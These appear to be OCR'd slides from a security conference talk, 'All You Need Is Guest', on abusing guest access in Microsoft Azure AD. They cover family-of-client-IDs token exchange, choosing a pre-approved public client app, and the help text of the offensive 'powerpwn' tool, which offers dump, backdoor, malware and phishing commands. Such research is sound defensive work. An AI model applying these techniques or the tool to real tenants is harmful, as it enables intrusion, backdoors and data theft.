Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge


How does msft cross-app SSO work? (or introduction to family of client IDs)



application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office




Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client



Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

Family of client IDs

Microsoft Azure CLI



secureworks/**family-of-client-ids-research**


Research into Undocumented Behavior of Azure AD Refresh Tokens

API Hub token

Exchange tokens to win

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client



Microsoft Azure

Microsoft

hacker5@pwntoso.onmicrosoft.com


Are you trying to sign in to Microsoft Azure CLI?

Only continue if you downloaded the app from a store or website that you trust.

And now for the fun part


All You Need Is Guest

@mbrg0
mbgsec.com
t2’24



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h


------------------------------------------------------------

 _ __   _____      _____ _ __ _ ____      ___ __
| '_ \ / _ \ \ /\ / / _ \ '__| '_ \ \ /\ / / '_ \
| |_) | (_) \ V  V /  __/ |  | |_) \ V  V /| | | |
| .__/ \___/ \_/\_/ \___|_|  | .__/ \_/\_/ |_| |_|
|_|                          |_|

------------------------------------------------------------


usage: powerpwn [-h] [-l LOG_LEVEL] {dump,gui,backdoor,nocodemalware,phishing} ...

positional arguments:
  {dump,gui,backdoor,nocodemalware,phishing}
                        command
    dump                Recon for available data connections and dump their content.
    gui                 Show collected resources and data via GUI.
    backdoor            Install a backdoor on the target tenant
    nocodemalware       Repurpose trusted execs, service accounts and cloud services to power a malware operation.
    phishing            Deploy a trustworthy phishing app.

optional arguments:
  -h, --help            show this help message and exit
  -l LOG_LEVEL, --log-level LOG_LEVEL
                        Configure the logging level.
```

All You Need Is Guest



